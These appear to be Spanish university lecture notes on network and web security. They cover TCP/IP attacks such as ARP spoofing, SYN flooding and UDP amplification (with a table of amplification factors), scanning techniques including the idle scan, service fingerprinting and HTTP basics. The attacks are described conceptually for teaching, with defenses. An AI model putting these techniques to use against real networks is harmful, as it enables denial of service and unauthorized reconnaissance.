
2.1. Internet Protocol (IP)



- **IPv4**. *Nota de clase:* IPv4 no es seguro; IPv6 sí incorpora seguridad.
- **Ninguno de los campos va cifrado y no hay autenticación.**
- **Sin conexión** (*connectionless*): no se mantiene estado entre dos datagramas.

2.2. Transmission Control Protocol (TCP)

Nota de clase: frente a UDP, TCP añade más latencia, pero es más seguro.



Los *flags* (en rojo) son URG, ACK, PSH, RST, SYN y FIN. Hlen es la longitud de la cabecera.

- Establecimiento y liberación de la conexión: ***3-way handshakes*** (acuerdos en tres pasos).
- **Máquina de estados** para cada conexión, **mal especificada**.
- **Sin cifrado y sin autenticación.**





Ilustración añadida: el *3-way handshake* con el que se abre una conexión TCP.

2.2.1. Problemas de la máquina de estados de TCP

- **Temporizadores** (*timers*):
  - **Algunos especificados, otros dejados abiertos a la implementación.**
  - No existen para todos los estados.
- **No especifica algunas transiciones** (p. ej., con los *flags* SYN y FIN activados a la vez).



Máquina de estados de TCP. La notación es *evento / acción*. En clase se rodeó la zona de cierre de la conexión (en rojo).

2.3. Repaso de ataques clásicos

1. Interceptación de contraseñas.
2. ARP *spoofing*.
3. SYN *flooding*.
4. IP *spoofing*.
5. Ataque Smurf.
6. Ataques de encaminamiento: IP *source routing*.
7. Ataques de encaminamiento: ataques a RIP.
8. Ataques ICMP.
9. Ataques de amplificación UDP.

2.3.1. 1. Interceptación de contraseñas

- Los protocolos que no implementan un **canal seguro** están expuestos a interceptación.
- Ejemplo clásico: **Telnet** (de *teletype network*). La transparencia muestra una captura de tráfico en la que el usuario y la contraseña se ven **en claro, sin cifrar**.

Nota de clase: ¿por qué hay protocolos que no implementan medidas de seguridad (p. ej., cifrado)?

- **Dispositivos IoT**: no tienen "capacidad".
- **Sistemas heredados** (*legacy*): por ejemplo, un túnel en República Dominicana gestionado por Indra.

2.3.2. 2. ARP *spoofing*

- ARP: *Address Resolution Protocol*, que traduce direcciones IP a direcciones MAC dentro de una red local. *Nota de clase:* no tiene seguridad, porque está pensado para que sea rápido (rendimiento). Para comunicarme con otra red necesito usar el router.
- **Ataque de LAN**.
- **Objetivo**: **conseguir que la dirección MAC del atacante quede asociada a la IP de otro equipo**, de modo que el tráfico enviado a la víctima se envíe al atacante.
  - El atacante puede entonces inspeccionar, modificar, redirigir o bloquear el tráfico.
- **Fácil de conseguir**: **al atacante le basta con enviar una respuesta ARP falsificada**.
- **Vulnerabilidad**: **¡ARP no tiene estado!** Los equipos guardan en caché cualquier respuesta ARP que reciben, porque no tienen memoria para saber si la habían pedido o no.




Ilustración añadida: tras la respuesta ARP falsa, la víctima envía al atacante el tráfico dirigido al router (*man-in-the-middle*).

2.3.3. 3. Ataque TCP SYN

- **SYN *flooding***.
- Fallo en la forma en que la mayoría de los equipos implementan el *3-way handshake*:
  - El receptor debe llevar la cuenta de las **conexiones parcialmente abiertas** durante al menos **75 s**.
  - **La cola se llena y el equipo deja de aceptar conexiones nuevas.**
- El resultado es una **DoS**.


2.3.4. 4. IP *spoofing*

Nota de clase: en IPv4 la cabecera se puede modificar libremente; en IPv6 no tanto (más cabeceras).

- **El atacante finge enviar datos desde una dirección IP distinta de la suya.**
- Hay **dos pegas**:
  - **El equipo responderá a la IP falsificada, así que el atacante puede no ver la respuesta**, salvo que pueda escuchar la red entre ambos equipos (atacante *on-path* frente a *off-path*).
  - Si el atacante quiere establecer una conexión TCP, necesita **averiguar el número de secuencia del otro equipo**.

2.3.5. 5. Ataque Smurf

Nota de clase: es un ataque de inundación que provoca una DoS.



1. El atacante envía una petición ICMP *ECHO* a la dirección de *broadcast* de la red, con la **dirección de la víctima como origen**.
2. Todos los equipos de la red responden a la víctima.
3. La víctima queda **saturada** con las respuestas *ECHO* de toda la red.

2.3.6. 6. Ataques de encaminamiento: IP *source routing*

Nota de clase: tiene que ver con las tablas de encaminamiento; *source routing* es el encaminamiento dirigido por el origen.

- El *source routing* permite al equipo de origen **especificar el camino** (ruta) que el receptor debe usar para responderle.
- Es una opción de IP **poco usada y muy peligrosa**:
  - El atacante puede especificar una ruta que dirija el tráfico por un camino que pueda monitorizar.
- La mayoría de los routers están configurados para **descartar** los paquetes con *source routing*.

Nota de clase: es ineficiente y predecible. Ya no se usa: la opción *IP source routing* se desactiva (*flag* a 0).

2.3.7. 7. Ataques de encaminamiento: ataques a RIP

- RIP: *Routing Information Protocol*.
  - Se usa para **propagar información de encaminamiento en redes locales**.

- **No tiene autenticación incorporada.**
- La información a menudo se usa **sin verificarla**.

- El atacante puede enviar información de encaminamiento falsa a un equipo objetivo y a todas las pasarelas del camino para **suplantar** a un equipo concreto.
  - Así, todos los paquetes destinados a ese equipo se envían a la máquina del atacante.
  - El atacante puede inspeccionar o modificar el tráfico, e incluso reencaminarlo al equipo legítimo mediante *source routing*.

2.3.8. 8. Ataques ICMP

Nota de clase: este apartado se saltó en clase; se ve en el laboratorio.

- Mensaje **ICMP *redirect***:
  - Lo usan las pasarelas para avisar a los equipos de rutas mejores.
  - Puede abusarse igual que RIP, aunque ligado a una conexión ya existente.
- **ICMP para ataques DoS**:
  - Mensajes *Destination Unreachable* y *Time-to-Live Exceeded*: ambos pueden usarse para **cortar conexiones existentes**.
  - Mensaje *Subnet Mask Reply*:
    - Algunos equipos lo aceptaban aunque no hubieran enviado ninguna consulta.
    - Uno falso bloquearía todas las comunicaciones con el objetivo.

2.3.9. 9. Ataques de amplificación UDP

- Son ataques de **denegación de servicio distribuida y reflejada** (DRDoS, *Distributed Reflective Denial of Service*):
  - Una forma de ataque DDoS (*Distributed Denial of Service*).
  - Se apoyan en **servidores y servicios UDP accesibles públicamente** que tienen un **factor de amplificación del ancho de banda** (BAF, *Bandwidth Amplification Factor*).
  - El resultado es **saturar el sistema de la víctima** con tráfico UDP.
- El atacante envía al servidor un paquete UDP con la **IP de origen falsificada** con la de la víctima.
  - El servidor responde a la víctima.
  - ¡Amplificación! La clave es la **asimetría** entre los bytes enviados y los recibidos.

Protocolo	BAF	Comando vulnerable
DNS	28 a 54	véase TA13-088A
NTP (*Network Time Protocol*)	556,9	véase TA14-013A
SNMPv2	6,3	*GetBulk request*
NetBIOS	3,8	Resolución de nombres
SSDP	30,8	*SEARCH request*
CharGEN	358,8	Petición de generación de caracteres
QOTD	140,3	Petición de cita
BitTorrent	3,8	Búsqueda de ficheros
Kad	16,3	Intercambio de lista de pares
Quake Network Protocol	63,9	Información del servidor
Steam Protocol	5,5	Información del servidor
Multicast DNS (mDNS)	2 a 10	Consulta *unicast*
RIPv1	131,24	Petición malformada
Portmap (RPCbind)	7 a 28	Petición malformada
LDAP	46 a 55	Petición malformada
CLDAP	56 a 70	—
TFTP	60	—
Memcached	10.000 a 51.000	—
WS-Discovery	10 a 500	—

Las referencias TA son avisos técnicos (*Technical Alerts*) del US-CERT. En clase se destacó NTP.

2.4. Defensas integrales

- Tratar la pila TCP/IP como un **canal inseguro**.
- Implementar **seguridad de extremo a extremo** (E2E, *End-to-End*) para las aplicaciones:
  - TLS (*Transport Layer Security*).
  - Túneles seguros (VPN, *Virtual Private Network*).
- Además: **filtrado de red y control de acceso**.
  - Usar dispositivos de red que filtren tanto tráfico indeseado como sea posible:
    - Cortafuegos (*firewalls*).
    - IDS/IPS (*Intrusion Detection / Prevention System*).
    - Protección frente a (D)DoS.

Capítulo 3

Descubrimiento y escaneo de redes

3.1. Descubrimiento de equipos (*host discovery*)

- **Objetivo**: reducir un conjunto de IP a una **lista de equipos activos o interesantes**. Por ejemplo, solo los equipos que ejecutan cierto servicio, o todos los equipos activos.
- Los escáneres de red ofrecen múltiples opciones:
  - Comprobar solo (o excluir) los equipos de una lista.
  - Elegir objetivos al azar.
  - Especificar subconjuntos mediante máscaras de red.

3.1.1. Usando el DNS

- El DNS es una **fuente de información valiosa**.
- Comandos `nslookup`, `host` y `dig`:
  - `nslookup` (*name server lookup*): consultas DNS sencillas, de nombre a IP y viceversa.
  - `host`: sustituto de `nslookup`, con más opciones y detalle.
  - `dig` (*Domain Information Groper*): todavía más opciones y detalle.
  - Todos sirven para consultar los tipos de registro DNS habituales: `A`, `AAAA`, `CNAME`, `NS`, `SOA`, `TXT`, `AXFR`[1], etc.
- Comando `whois`:
  - Consulta registros en la base de datos que mantienen los NIC (*Network Information Centers*).
  - Muestra información potencialmente valiosa, como el registrador (*registrar*) del dominio.

Registro	Qué contiene
`A` / `AAAA`	Dirección IPv4 / IPv6 de un nombre (`AAAA` porque una IPv6 es cuatro veces más larga).
`CNAME`	*Canonical Name*: alias de otro nombre.
`NS`	*Name Server*: servidores autoritativos de la zona.
`SOA`	*Start of Authority*: datos administrativos de la zona.
`TXT`	Texto libre (p. ej., verificaciones de dominio o SPF).

[1] En rigor, `AXFR` (*Authoritative Zone Transfer*) no es un tipo de registro sino un tipo de consulta: pide la transferencia completa de una zona. Si un servidor la permite a cualquiera, revela de golpe todos los nombres del dominio.

Tabla añadida para recordar qué es cada tipo de registro.

3.1.2. Técnicas de descubrimiento

Técnica	Qué envía	Cómo sabe que el equipo está activo
ICMP ping	*Echo request*, *timestamp request*, *info request*, etc.	Responde. **Bloqueado** (por equipos o cortafuegos) en muchos casos.
TCP SYN ping	Paquete TCP vacío con el *flag* SYN (por defecto, al puerto 80)	Responde con SYN/ACK.
TCP ACK ping	Paquete TCP vacío con el *flag* ACK a un puerto dado	Responde con RST.
UDP ping	Paquete UDP a un puerto dado	Devuelve ICMP *port unreachable* si el puerto está cerrado (mejor usar un puerto improbable).
IP ping	Paquete IP con distintos números de protocolo en la cabecera (p. ej., 2 para IGMP, 4 para IP-in-IP, y también TCP/UDP/ICMP)	Cualquier respuesta, incluida "protocolo no soportado".

3.2. Escaneo de puertos (*port scanning*)

3.2.1. Puertos TCP y UDP

- **16 bits**: del 0 al 65.535.
- Del 1 al 1023 son **puertos reservados** para servicios conocidos: se necesita ser *root*[2] para hacer *bind* y escuchar en ellos.
- **Puerto 0**: si una aplicación pide el puerto 0, el sistema le asigna uno del rango de **puertos efímeros**.



Escala no proporcional.

La IANA (*Internet Assigned Numbers Authority*) clasifica los puertos en:

- **Conocidos** (*well-known*): del 1 al 1.023.
- **Registrados** (*registered*): del 1.024 al 49.151. Son servicios con nombre, aunque no muy conocidos ni usados. Los usuarios sin privilegios pueden hacer *bind* sobre ellos.
- **Dinámicos / privados** (*dynamic/private*): del 49.152 al 65.535.

3.2.2. Para qué sirve

- El escaneo de puertos busca descubrir los **servicios en ejecución** en un equipo remoto.
- Es una **buena práctica de seguridad**:
  - Descubrir y apagar servicios desconocidos o no deseados que se arrancan por defecto.
  - Inspeccionar dispositivos expuestos a los que no se puede acceder por shell remota (p. ej., routers/AP, teléfonos VoIP, etc.).
  - Detectar *malware* (*bots* o implantes).

[2] En la transparencia pone "*Toot*", una errata de *root*.

3.2.3. Técnicas de escaneo

Hay muchísimas; aquí se ven solo algunas.

Técnica	Envía	Abierto	Cerrado	Filtrado
TCP SYN (*stealth*)	SYN	SYN+ACK (el escáner corta con RST)	RST	Sin respuesta o ICMP *unreachable*
TCP connect	*Handshake* completo, luego RST	Conexión establecida	RST	Sin respuesta
UDP	Paquete UDP	Respuesta	ICMP *port unreachable*	Sin respuesta u otro ICMP *unreachable*
FIN / NULL / Xmas	FIN / ningún *flag* / FIN+PSH+URG	Sin respuesta	RST	No se distingue de abierto

TCP SYN (*stealth*) scan

- Envía un paquete TCP con el *flag* SYN.
- Si el equipo remoto responde con SYN+ACK, el puerto está abierto y el escáner **corta la conexión con RST**, sin llegar a completarla (de ahí lo de "sigiloso").
- Si responde con RST, el puerto está **cerrado**.
- Sin respuesta o con un error ICMP *unreachable*, el puerto está **filtrado** (bloqueado por un cortafuegos, equipo apagado, etc.).

TCP connect scan

- Completa el *3-way handshake* y luego corta la conexión con RST.
- En general es **peor opción** que el SYN scan, pero es la **única** si el usuario no tiene privilegios para crear paquetes en bruto (*raw packets*).

UDP scan

- Envía un paquete UDP. Si hay respuesta, el puerto está **abierto**.
- ICMP *port unreachable* ⇒ **cerrado**.
- Sin respuesta u otro error ICMP *unreachable* ⇒ **filtrado**.

TCP FIN, NULL y Xmas scans


- Aprovechan resquicios de la especificación de TCP (RFC 793[3]): *cualquier paquete que no lleve los bits SYN, RST ni ACK provoca un RST si el puerto está cerrado, y ninguna respuesta si está abierto.*
- **FIN**: envía TCP solo con el *flag* FIN.
- **NULL**: envía TCP sin ningún *flag*.
- **Xmas**: envía TCP con los *flags* FIN, PSH y URG. Se llama así porque el paquete queda "iluminado como un árbol de Navidad" (*Christmas*).

[3]RFC = *Request for Comments*, los documentos que definen los estándares de Internet. La RFC 793 quedó sustituida en 2022 por la RFC 9293, que reúne en un solo documento la especificación actual de TCP.

- No todos los sistemas implementan la RFC 793 estrictamente: algunos envían RST tanto si el puerto está cerrado como si no.

TCP idle scan

El atacante escanea el objetivo **sin enviarle paquetes desde su propia IP**: usa un tercer equipo, el **zombi**, y observa cómo cambia el campo *IP ID* de este, que en muchos sistemas se incrementa en 1 con cada paquete enviado.



1. **Paso 1**: el atacante envía un SYN/ACK al zombi. El zombi, que no lo esperaba, responde con un RST y **revela su IP ID** (p. ej., 31337).
2. **Paso 2**: el atacante **falsifica un SYN** con la IP del zombi como origen y lo envía al objetivo.
3. **Paso 3**: el atacante vuelve a sondear el IP ID del zombi.

Puerto	Qué pasa en el paso 2	IP ID en el paso 3	Conclusión
Abierto	El objetivo responde al zombi con SYN/ACK. El zombi no lo esperaba y envía un RST, incrementando su IP ID.	31339 (**+2**)	¡Abierto!
Cerrado	El objetivo responde al zombi con RST. El zombi ignora el RST no solicitado y no envía nada.	31338 (**+1**)	No abierto
Filtrado	El objetivo descarta el SYN y no responde. El zombi no se entera de nada.	31338 (**+1**)	No abierto (indistinguible de cerrado)

3.3. Detección de servicios y versiones

- En una evaluación de vulnerabilidades es importante saber exactamente el **tipo y la versión** del servidor que escucha en un puerto.
- La técnica habitual son las **sondas de servicio** (*service probes*):
  - Enviar uno o varios paquetes manipulados (o nada: solo escuchar).
  - Capturar la respuesta (*banner* o datos que envía el servidor).
  - Compararla con un conjunto de firmas (expresiones regulares, patrones, etc.).

Fragmento del fichero de sondas de Nmap (`nmap-service-probes`)

```
# This is the NULL probe that just compares any banners given to us
Probe TCP NULL q||
totalwaitms 5000
match ftp m/^220[ -]Microsoft FTP Service\r\n/ p/Microsoft ftpd/
match ftp m/^220 ProFTPD (\d\S+) Server/ p/ProFTPD/ v/$1/

Probe UDP Help q|help\r\n\r\n|
ports 7,13,37
match chargen m|@ABCDEFGHIJKLMNOPQRSTUVWXYZ|
```

`Probe` define qué se envía (la sonda `NULL` no envía nada y solo escucha). Cada `match` asocia una expresión regular sobre la respuesta con un producto (`p/`) y, si se puede, una versión (`v/`).

3.4. Detección remota del sistema operativo

- Motivos para identificar el SO de un equipo remoto:
  - Determinar vulnerabilidades y **adaptar los *exploits***.
  - **Inventario** de red.
  - Detectar dispositivos **no autorizados y peligrosos**.
- Mismo enfoque que para los servicios: ***fingerprinting* TCP/IP mediante sondas**.
  - Se prueban distintas opciones y características de la pila TCP/IP.
  - Las **diferencias de implementación** revelan el SO o el fabricante del dispositivo.

Capítulo 4

Seguridad web

4.1. ¿Qué es la web?

- El **mayor sistema de información distribuido** que existe.
- Una colección de servicios de capa de aplicación para distribuir contenido.
- La capa tecnológica sobre la que se apoyan la mayoría de las plataformas de Internet. HTTP funciona en la práctica como un protocolo de "transporte" para aplicaciones *over-the-top* (OTT, las que se ofrecen por encima de la red sin depender del operador).
- Una gran fuente de problemas de seguridad y privacidad, tanto en el **lado del servidor** como en el **lado del cliente**.

4.2. Seguridad web: lado del cliente

- El **navegador** tiene un papel relativamente sencillo: conectarse a una dirección web, obtener y mostrar su contenido y transmitir datos del usuario a esa dirección.
- Pero:
  - Para resolver una petición, a menudo se conecta a **más de una dirección**, lo que abre la puerta al abuso.
  - **Ejecuta programas** cuya funcionalidad puede ser maliciosa.
  - El propio software del navegador puede ser **explotado**.
- Más complicaciones:
  - Mostrar datos implica un rico conjunto de órdenes para controlar la representación, el posicionamiento, las capas, la invisibilidad, etc. ⇒ más abusos (*clickjacking*: engañar al usuario para que haga clic en algo oculto).
  - El navegador puede acceder a datos del ordenador del usuario.
  - Hace transferencias de datos sin el conocimiento ni el permiso del usuario.

Importante

El navegador es un **software gigantesco con muchísimas vulnerabilidades**, expuesto a Internet, cuyas conexiones de red son inviables de monitorizar en profundidad. **La seguridad del lado del cliente no se estudia en esta asignatura.**


4.3. Seguridad web: lado del servidor

- **Punto de entrada para los usuarios**:
  - A una variedad de servicios.
  - Personalizado (p. ej., mediante *cookies*).
  - Apoyado en aplicaciones de *backend* complejas (p. ej., bases de datos).
- **Objetivo de los atacantes**:
  - Protocolo común.
  - Admite una gran variedad de entradas.
  - Interacciones de software muy complejas.
  - Se ejecuta con **privilegios altos**.
  - A menudo está conectado a otros objetivos valiosos.
- Área **compleja y multidimensional** que incluye la seguridad de la infraestructura, las vulnerabilidades introducidas por las aplicaciones web y la gestión del acceso a los recursos ofrecidos por la web.

Aspectos:

- Seguridad de las comunicaciones.
- Seguridad del servidor.
- Autenticación.
- Autorización.
- Validación de entradas.
- Ficheros y recursos.
- Gestión de errores.
- Protección de datos.

4.4. Arquitectura de una aplicación web



- **Cliente**: navegador web, cliente pesado (*thick client*) que se conecta a un servicio, *script*, etc.
- **Servidor**: recibe las peticiones del cliente y envía las respuestas. Puede combinar varias tecnologías:
  - Servidor web: Apache, Nginx, IIS, etc.
  - Servidor de aplicaciones: Tomcat, JBoss, etc.
  - Lenguaje de programación / framework: PHP, Java, Ruby, ASP y frameworks (.NET, Django, etc.).
- **Almacenamiento / *backend***: en el mismo servidor o en otra máquina. Distintas tecnologías:
  - Sistema de ficheros simple.
  - BD relacional: MySQL, Oracle, SQL Server, PostgreSQL.

- Otras tecnologías de BD (p. ej., Mongo).
- Directorios (p. ej., Active Directory o LDAP).

4.5. El protocolo HTTP

- Protocolo de transporte básico de la web.
- Diálogo **petición–respuesta** entre un cliente y un servidor.
- Protocolo de **texto** ⇒ legible por humanos.
- Los servidores suelen escuchar en el puerto **80** (HTTP) o **443** (HTTPS).
- Una petición habitual pide contenido al servidor y contiene:
  - Un **método**, que indica la operación que quiere hacer el cliente.
  - Un **recurso** sobre el que operar.
  - Varias **cabeceras**, con información adicional para el servidor.
  - Un **cuerpo**, que depende del método.

Petición a `http://vulnerable.com/index.php`

```
GET /index.php HTTP/1.1
Host: vulnerable
User-Agent: Mozilla Firefox
```

4.5.1. Métodos HTTP

Método	Uso
`GET`	Pide contenido.
`POST`	Envía una cantidad mayor de datos y sube ficheros.
`HEAD`	Como `GET`, pero la respuesta solo trae las cabeceras, sin cuerpo. Lo usan masivamente las arañas (*spiders*) para ver si una página ha cambiado.
`PUT`	Guarda una entidad de datos bajo la URI indicada.
`DELETE`	Borra un recurso.
`TRACE`	Devuelve la petición recibida. Sirve para ver qué cambios o añadidos han hecho los equipos intermedios.
`OPTIONS`	Devuelve los métodos HTTP que admite el servidor para la URL indicada (incluido `*`).
`CONNECT`	Convierte la conexión en un túnel TCP/IP transparente, normalmente para pasar HTTPS a través de un *proxy* HTTP sin cifrar.
`PATCH`	Aplica modificaciones parciales a un recurso.

Todo servidor HTTP de propósito general debe implementar **al menos `GET` y `HEAD`**. Los demás se consideran opcionales.

4.5.2. Parámetros HTTP

Con `GET`: van en la URL

La petición `http://vulnerable/article.php?id=1&name=2` envía al servidor:

```
GET /article.php?id=1&name=2 HTTP/1.1
Host: vulnerable
User-Agent: Mozilla Firefox
```

Con `POST`: van en el cuerpo de la petición

```
POST /login.php HTTP/1.1
Host: vulnerable
User-Agent: Mozilla Firefox
Content-Length: 35

username=admin&password=Password123
```

4.5.3. Cabeceras HTTP

- `Host`: indica a qué sitio web se quiere acceder cuando el mismo servidor aloja varios.
- `Referer`: indica de dónde viene el cliente.
- `Cookie`: devuelve las *cookies*.
- `User-Agent`: indica qué navegador usa el cliente.
- `X-Forwarded-For`: para obtener la IP de origen (aunque no es el mejor método).

. . . y muchísimas más.

4.5.4. Respuesta del servidor

Contiene un **código de estado** (véase la lista de códigos de estado HTTP en Wikipedia) y **cabeceras**, como:

- `Server`: información sobre el servidor web remoto.
- `X-Powered-By`: más información sobre el servidor.
- `Content-Length`: tamaño de la respuesta.
- `Content-Type`: qué debe esperar el navegador.

Ejemplo de respuesta

```
HTTP/1.1 200 OK
Date: Mon, 23 May 2005 22:38:34 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 138
Last-Modified: Wed, 08 Jan 2003 23:11:55 GMT
Server: Apache/1.3.3.7 (Unix) (Red-Hat/Linux)
ETag: "3f80f-1b6-3e1cb03b"
Accept-Ranges: bytes
Connection: close

<html>
  <head>
    <title>An Example Page</title>
  </head>
  <body>
    <p>Hello World, this is a very simple HTML document.</p>
  </body>
</html>
```

Las cabeceras `Server` o `X-Powered-By` le dan al atacante el producto y la versión exactos sin necesidad de sondas.

4.5.5. *Cookies*

- Sirven para **mantener información entre dos peticiones HTTP** (la IP no basta).
- El servidor las envía con la cabecera `Set-Cookie`.
  - Tienen muchos campos opcionales: **fecha de expiración**, **dominio**, **ruta**, etc.
  - *Flags* de seguridad:
    - `httpOnly`: impide que el código JavaScript acceda a la *cookie*.
    - `secure`: impide que el navegador envíe la *cookie* por conexiones HTTP inseguras.
- El navegador devuelve la *cookie* al servidor en todas las peticiones siguientes con la cabecera `Cookie`.

4.5.6. Autenticación HTTP

- HTTP ofrece un marco general incorporado para control de acceso y autenticación.
- Dos métodos:
  - **Basic**: usuario y contraseña se envían codificados en base64 en una cabecera de autorización:

    `Authorization: basic YWRtaW46YWRtaW4K`
  - **Digest**: mecanismo de desafío–respuesta.

Importante

base64 es una codificación, no un cifrado: cualquiera la deshace. La cadena del ejemplo se decodifica directamente como `admin:admin`. Por eso la autenticación *Basic* solo tiene sentido sobre HTTPS.

4.5.7. HTTP/2

- Revisión importante del protocolo HTTP.
- Alta compatibilidad con HTTP en métodos, códigos de estado, URI, etc.
- **Reduce la latencia** mediante:
  - compresión de las cabeceras HTTP;
  - *server push* (el servidor envía recursos antes de que se los pidan);
  - multiplexación de varias peticiones HTTP sobre una única conexión TCP.
- HTTP/3 "está en camino"[1].

4.6. OWASP

OWASP

Open Web Application Security Project: una fundación sin ánimo de lucro que trabaja para **mejorar la seguridad del software**. Su lista más conocida es el **OWASP Top 10**, con los diez riesgos de seguridad más críticos en aplicaciones web. Su logo es una avispa (*wasp*), por el juego de palabras con el nombre.

OWASP Top 10 – 2013		OWASP Top 10 – 2017
A1 – Injection	→	A1 – Injection
A2 – Broken Authentication and Session Management	→	A2 – Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3 – Sensitive Data Exposure
A4 – Insecure Direct Object References [unida con A7]	∪	A4 – XML External Entities (XXE) [nueva]
A5 – Security Misconfiguration	↘	A5 – Broken Access Control [A4 + A7 de 2013]
A6 – Sensitive Data Exposure	↗	A6 – Security Misconfiguration
A7 – Missing Function Level Access Control [unida con A4]	∪	A7 – Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	×	A8 – Insecure Deserialization [nueva, comunidad]
A9 – Using Components with Known Vulnerabilities	→	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	×	A10 – Insufficient Logging & Monitoring [nueva, comunidad]

